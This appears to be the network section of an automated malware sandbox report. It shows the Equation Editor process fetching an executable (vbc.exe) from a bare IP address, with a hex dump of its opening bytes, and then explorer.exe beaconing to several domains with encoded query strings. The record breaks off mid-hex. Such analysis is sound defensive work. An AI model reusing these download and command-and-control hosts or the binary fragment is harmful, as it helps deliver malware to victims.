Nov 25, 2021 19:27:31.200841904 CET	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.noyoucantridemyonewheel.com	A (IP address)	IN (0x0001)
Nov 25, 2021 19:27:36.288364887 CET	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.deboraverdian.com	A (IP address)	IN (0x0001)
Nov 25, 2021 19:27:42.107682943 CET	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.franquiciasexclusivas.tienda	A (IP address)	IN (0x0001)
Nov 25, 2021 19:27:48.133411884 CET	192.168.2.22	8.8.8.8	0x30e0	Standard query (0)	www.digipoint-entertainment.com	A (IP address)	IN (0x0001)
Nov 25, 2021 19:27:53.214838028 CET	192.168.2.22	8.8.8.8	0x9037	Standard query (0)	www.hacticum.com	A (IP address)	IN (0x0001)
Nov 25, 2021 19:27:58.458398104 CET	192.168.2.22	8.8.8.8	0xce43	Standard query (0)	www.trashwasher.com	A (IP address)	IN (0x0001)
Nov 25, 2021 19:28:03.570483923 CET	192.168.2.22	8.8.8.8	0xb02b	Standard query (0)	www.getjoyce.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 19:27:31.222560883 CET	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.noyoucantridemyonewheel.com	noyoucantridemyonewheel.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 19:27:31.222560883 CET	8.8.8.8	192.168.2.22	0xc18c	No error (0)	noyoucantridemyonewheel.com		192.0.78.25	A (IP address)	IN (0x0001)
Nov 25, 2021 19:27:31.222560883 CET	8.8.8.8	192.168.2.22	0xc18c	No error (0)	noyoucantridemyonewheel.com		192.0.78.24	A (IP address)	IN (0x0001)
Nov 25, 2021 19:27:36.616163015 CET	8.8.8.8	192.168.2.22	0xfc43	No error (0)	www.deboraverdian.com	deboraverdian.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 19:27:36.616163015 CET	8.8.8.8	192.168.2.22	0xfc43	No error (0)	deboraverdian.com		151.106.119.46	A (IP address)	IN (0x0001)
Nov 25, 2021 19:27:42.319514036 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www.franquiciasexclusivas.tienda		108.167.189.66	A (IP address)	IN (0x0001)
Nov 25, 2021 19:27:48.195972919 CET	8.8.8.8	192.168.2.22	0x30e0	Name error (3)	www.digipoint-entertainment.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 19:27:53.261198997 CET	8.8.8.8	192.168.2.22	0x9037	No error (0)	www.hacticum.com	hacticum.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 19:27:53.261198997 CET	8.8.8.8	192.168.2.22	0x9037	No error (0)	hacticum.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 25, 2021 19:27:58.531814098 CET	8.8.8.8	192.168.2.22	0xce43	No error (0)	www.trashwasher.com	trashwasher.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 19:27:58.531814098 CET	8.8.8.8	192.168.2.22	0xce43	No error (0)	trashwasher.com		151.101.66.159	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 19:28:03.599400043 CET	8.8.8.8	192.168.2.22	0xb02b	Name error (3)	www.getjoyce.net	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 107.173.229.133
- www.noyoucantridemyonewheel.com
- www.deboraverdian.com
- www.franquiciasexclusivas.tienda
- www.hacticum.com
- www.trashwasher.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	107.173.229.133	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 19:26:21.837522030 CET	0	OUT	GET /90009/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 107.173.229.133 Connection: Keep-Alive
Nov 25, 2021 19:26:21.956288099 CET	1	IN	HTTP/1.1 200 OK Date: Thu, 25 Nov 2021 18:26:21 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.4.25 Last-Modified: Thu, 25 Nov 2021 07:58:32 GMT ETag: "6c800-5d19857437223" Accept-Ranges: bytes Content-Length: 444416 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 28 42 9f 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 be 06 00 00 08 00 00 00 00 00 00 36 dc 06 00 00 20 00 00 00 e0 06 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 07 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 e4 db 06 00 4f 00 00 00 00 e0 06 00 dc 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 07 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 4c bc 06 00 00 20 00 00 00 be 06 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 dc 05 00 00 00 e0 06 00 00 06 00 00 00 c0 06 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 00 07 00 00 02 00 00 00 c6 06 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 dc 06 00 00 00 00 00 48 00 00 00 02 00 05 00 a8 65 00 00 14 76 00 00 03 00 00 00 93 00 00 06 bc db 00 00 28 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 02 7b 20 00 00 0a 2a 1e 02 7b 21 00 00 0a 2a 1e 02 7b 22 00 00 0a 2a 1e 02 7b 23 00 00 0a 2a 92 02 28 24 00 00 0a 02 03 7d 20 00 00 0a 02 04 7d 21 00 00 0a 02 05 7d 22 00 00 0a 02 0e 04 7d 23 00 00 0a 2a 00 00 00 13 30 03 00 73 00 00 00 01 00 00 11 03 75 01 00 00 1b 0a 02 06 2e 66 06 2c 60 28 25 00 00 0a 02 7b 20 00 00 0a 06 7b 20 00 00 0a 6f 26 00 00 0a 2c 48 28 27 00 00 0a 02 7b 21 00 00 0a 06 7b 21 00 00 0a 6f 28 00 00 0a 2c 30 28 29 00 00 0a 02 7b 22 00 00 0a 06 7b 22 00 00 0a 6f 2a 00 00 0a 2c 18 28 2b 00 00 0a 02 7b 23 00 00 0a 06 7b 23 00 00 0a 6f 2c 00 00 0a 2b 01 16 2b 01 17 2a 00 13 30 03 00 62 00 00 00 00 00 00 00 20 e4 ab 40 64 20 29 55 55 a5 5a 28 25 00 00 0a 02 7b 20 00 00 0a 6f 2d 00 00 0a 58 20 29 55 55 a5 5a 28 27 00 00 0a 02 7b 21 00 00 0a 6f 2e 00 00 0a 58 20 29 55 55 a5 5a 28 29 00 00 0a 02 7b 22 00 00 0a 6f 2f 00 00 0a 58 20 29 55 55 a5 5a 28 2b 00 00 0a 02 7b 23 00 00 0a 6f 30 00 00 0a 58 2a 00 00 13 30 07 00 b2 00 00 00 02 00 00 11 14 72 01 00 00 70 1a 8d 14 00 00 01 25 16 02 7b 20 00 00 0a 0a 12 00 25 71 06 00 00 1b 8c 06 00 00 1b 2d 04 26 14 2b 0b fe 16 06 00 00 1b 6f 31 00 00 0a a2 25 17 02 7b 21 00 00 0a 0b 12 01 25 71 07 00 00 1b 8c 07 00 00 1b 2d 04 26 14 2b 0b fe 16 07 00 00 1b 6f 31 00 00 0a a2 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL(Ba06 @ @O H.textL `.rsrc@@.reloc@BHev({ *{!*{"*{#*($} }!}"}#*0su.f,`(%{ { o&,H('{!{!o(,0(){"{"o*,(+{#{#o,++*0b @d)UUZ(%{ o-X)UUZ('{!o.X)UUZ(){"o/X)UUZ(+{#o0X*0rp%{ %q-&+o1%{!%q-&+o1

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	192.0.78.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 19:27:31.255728006 CET	471	OUT	GET /ht08/?br2=60BX3p/jKqTFfatzdk67FZjwUvooQvGFnODgWFokXaJ7H/RmjwYG/Htt7Nd+S+ztCPQGkw==&fDKD5Z=lbLdxBhXWNSHTR HTTP/1.1 Host: www.noyoucantridemyonewheel.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 19:27:31.272551060 CET	472	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Thu, 25 Nov 2021 18:27:31 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.noyoucantridemyonewheel.com/ht08/?br2=60BX3p/jKqTFfatzdk67FZjwUvooQvGFnODgWFokXaJ7H/RmjwYG/Htt7Nd+S+ztCPQGkw==&fDKD5Z=lbLdxBhXWNSHTR X-ac: 2.hhn _dfw Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	151.106.119.46	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 19:27:36.861370087 CET	473	OUT	GET /ht08/?br2=hqaFuomov4HTN7lxwLOQI0L+zLU3A1JjC3kLHHHa91aVMp4VPmQJeUa+LGH249kypYugsQ==&fDKD5Z=lbLdxBhXWNSHTR HTTP/1.1 Host: www.deboraverdian.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 19:27:37.103225946 CET	474	IN	HTTP/1.1 301 Moved Permanently Connection: close content-type: text/html content-length: 707 date: Thu, 25 Nov 2021 18:27:36 GMT server: LiteSpeed location: https://www.deboraverdian.com/ht08/?br2=hqaFuomov4HTN7lxwLOQI0L+zLU3A1JjC3kLHHHa91aVMp4VPmQJeUa+LGH249kypYugsQ==&fDKD5Z=lbLdxBhXWNSHTR x-powered-by: Niagahoster vary: User-Agent Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	108.167.189.66	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 19:27:42.461473942 CET	475	OUT	GET /ht08/?br2=Wj4EIVjQBNu/bqqxJYrWPsWLHRdbpU/VGyAVKo6IxXme9nj69vNHjvuNthqXxUIvimxQ8w==&fD KD5Z=lbLdxBhXWNSHTR HTTP/1.1 Host: www.franquiciasexclusivas.tienda Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 19:27:42.952476978 CET	476	IN	HTTP/1.1 200 OK Date: Thu, 25 Nov 2021 18:27:42 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Vary: Accept-Encoding Cache-Control: no-cache, no-store, must-revalidate Pragma: no-cache Expires: 0 Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 65 35 36 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 76 61 72 20 61 62 70 3b 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 66 69 6e 64 71 75 69 63 6b 72 65 73 75 6c 74 73 6e 6f 77 2e 63 6f 6d 2f 70 78 2e 6a 73 3f 63 68 3d 31 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 66 69 6e 64 71 75 69 63 6b 72 65 73 75 6c 74 73 6e 6f 77 2e 63 6f 6d 2f 70 78 2e 6a 73 3f 63 68 3d 32 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 66 75 6e 63 74 69 6f 6e 20 68 61 6e 64 6c 65 41 42 50 44 65 74 65 63 74 28 29 7b 74 72 79 7b 69 66 28 21 61 62 70 29 20 72 65 74 75 72 6e 3b 76 61 72 20 69 6d 67 6c 6f 67 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 69 6d 67 22 29 3b 69 6d 67 6c 6f 67 2e 73 74 79 6c 65 2e 68 65 69 67 68 74 3d 22 30 70 78 22 3b 69 6d 67 6c 6f 67 2e 73 74 79 6c 65 2e 77 69 64 74 68 3d 22 30 70 78 22 3b 69 6d 67 6c 6f 67 2e 73 72 63 3d 22 68 74 74 70 3a 2f 2f 66 69 6e 64 71 75 69 63 6b 72 65 73 75 6c 74 73 6e 6f 77 2e 63 6f 6d 2f 73 6b 2d 6c 6f 67 61 62 70 73 74 61 74 75 73 2e 70 68 70 3f 61 3d 4f 48 59 77 53 48 42 36 65 6c 41 78 61 30 70 5a 52 48 4a 52 62 55 56 61 62 47 52 6b 65 6a 42 75 52 53 74 35 64 6a 68 4f 4f 56 63 31 61 6e 59 76 56 7a 5a 42 5a 54 52 6b 4f 48 64 51 61 33 42 33 57 45 52 79 62 6d 77 76 59 6c 5a 54 4f 44 68 6b 55 56 5a 77 62 6b 31 52 4b 7a 56 31 4e 6d 77 35 64 6b 68 31 61 55 78 54 61 56 4e 32 52 32 35 51 63 6b 49 31 4f 46 4a 53 4d 31 4a 54 54 58 52 4e 65 45 4a 48 56 6b 46 77 54 33 70 31 64 6e 4e 4a 4f 57 39 6c 64 6a 4a 72 54 7a 4e 44 51 31 42 68 52 44 56 6a 5a 31 4e 30 54 55 67 3d 26 62 3d 22 2b 61 62 70 3b 64 6f 63 75 6d 65 6e 74 2e 62 6f 64 79 2e 61 70 70 65 6e 64 43 68 69 6c 64 28 69 6d 67 6c 6f 67 29 3b 69 66 28 74 79 70 65 6f 66 20 61 62 70 65 72 75 72 6c 20 21 3d 3d 20 22 75 6e 64 65 66 69 6e 65 64 22 20 26 26 20 61 62 70 65 72 75 72 6c 21 3d 22 22 29 77 69 6e 64 6f 77 2e 74 6f 70 2e 6c 6f 63 61 74 69 6f 6e 3d 61 62 70 65 72 75 72 6c 3b 7d 63 61 74 63 68 28 65 72 72 29 7b 7d 7d 3c 2f 73 63 72 69 70 74 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 74 69 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 61 3d 27 31 33 30 31 37 27 20 62 3d 27 31 35 30 34 35 27 20 63 3d 27 66 72 61 6e 71 75 69 63 69 61 73 65 78 63 6c 75 73 69 76 61 73 2e 74 69 65 6e 64 61 27 20 64 3d 27 65 6e 74 69 74 79 5f 6d 61 70 70 65 64 27 22 20 2f 3e 3c 74 69 74 6c 65 3e 46 72 61 6e 71 75 69 63 69 61 73 65 78 63 6c 75 73 69 76 61 73 2e 74 69 65 6e 64 61 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d Data Ascii: 3e56<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><html><head><script type="text/javascript">var abp;</script><script type="text/javascript" src="http://findquickresultsnow.com/px.js?ch=1"></script><script type="text/javascript" src="http://findquickresultsnow.com/px.js?ch=2"></script><script type="text/javascript">function handleABPDetect(){try{if(!abp) return;var imglog = document.createElement("img");imglog.style.height="0px";imglog.style.width="0px";imglog.src="http://findquickresultsnow.com/sk-logabpstatus.php?a=OHYwSHB6elAxa0pZRHJRbUVabGRkejBuRSt5djhOOVc1anYvVzZBZTRkOHdQa3B3WERybmwvYlZTODhkUVZwbk1RKzV1Nmw5dkh1aUxTaVN2R25QckI1OFJSM1JTTXRNeEJHVkFwT3p1dnNJOW9ldjJrTzNDQ1BhRDVjZ1N0TUg=&b="+abp;document.body.appendChild(imglog);if(typeof abperurl !== "undefined" && abperurl!="")window.top.location=abperurl;}catch(err){}}</script><meta name="tids" content="a='13017' b='15045' c='franquiciasexclusivas.tienda' d='entity_mapped'" /><title>Franquiciasexclusivas.tienda</title><meta http-

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49172	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 19:27:53.284538031 CET	499	OUT	GET /ht08/?br2=NsDQ5dhzDoz6b+QTI369eNhdKzsm5WWXC1g1e1LkMaMU2QVIAgjIadv0XRSqFt55bwDZkw==&fD KD5Z=lbLdxBhXWNSHTR HTTP/1.1 Host: www.hacticum.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 19:27:53.403893948 CET	500	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 25 Nov 2021 18:27:53 GMT Content-Type: text/html Content-Length: 275 ETag: "6192576d-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49173	151.101.66.159	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 19:27:58.549930096 CET	501	OUT	GET /ht08/?br2=uW1sPHtBOFcvSjOqiE7uYKY6CRw967TpF9DAp4EO6MgnVSdl1zAyFQ+ogdnPtirgP8DfTg==&fDKD5Z=lbLdxBhXWNSHTR HTTP/1.1 Host: www.trashwasher.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 19:27:58.566992998 CET	502	IN	HTTP/1.1 401 Restricted Server: Varnish Retry-After: 0 Content-Type: text/html; charset=utf-8 WWW-Authenticate: Basic realm="Please enter your username and password.", charset="UTF-8" Content-Length: 2162 Accept-Ranges: bytes Date: Thu, 25 Nov 2021 18:27:58 GMT Connection: close X-Served-By: cache-mxp6975-MXP X-Cache: MISS X-Cache-Hits: 0 X-Timer: S1637864879.559029,VS0,VE2 X-FW-Serve: TRUE X-FW-Static: NO X-FW-Type: FLYWHEEL_BOT Data Raw: 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 3e 0a 09 3c 68 65 61 64 3e 0a 09 09 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 0a 09 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 20 3d 20 31 2e 30 3b 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 20 2f 3e 0a 09 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 09 09 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 2f 2f 66 6f 6e 74 73 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 2f 63 73 73 3f 66 61 6d 69 6c 79 3d 4c 61 74 6f 3a 34 30 30 2c 37 30 30 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 09 09 3c 73 74 79 6c 65 20 74 79 70 65 3d 27 74 65 78 74 2f 63 73 73 27 3e 0a 09 09 09 68 74 6d 6c 20 7b 20 2d 6d 6f 7a 2d 6f 73 78 2d 66 6f 6e 74 2d 73 6d 6f 6f 74 68 69 6e 67 3a 20 67 72 61 79 73 63 61 6c 65 3b 20 2d 77 65 62 6b 69 74 2d 66 6f 6e 74 2d 73 6d 6f 6f 74 68 69 6e 67 3a 20 61 6e 74 69 61 6c 69 61 73 65 64 3b 20 7d 0a 09 09 09 62 6f 64 79 20 7b 20 6d 61 72 67 69 6e 3a 20 30 3b 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 4c 61 74 6f 22 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 41 72 69 61 6c 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 6d 69 6e 2d 77 69 64 74 68 3a 20 33 32 30 70 78 3b 20 7d 0a 09 09 09 2e 6c 61 79 6f 75 74 20 7b 20 6d 69 73 70 6c 61 79 3a 20 66 6c 65 78 3b 20 77 69 64 74 68 3a 20 31 30 30 25 3b 20 68 65 69 67 68 74 3a 20 31 30 30 76 68 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 20 34 30 30 70 78 3b 20 7d 0a 09 09 09 2e 6c 61 79 6f 75 74 5f 5f 63 6f 6e 74 65 6e 74 20 7b 20 64 69 73 70 6c 61 79 3a 20 66 6c 65 78 3b 20 66 6c 65 78 3a 20 31 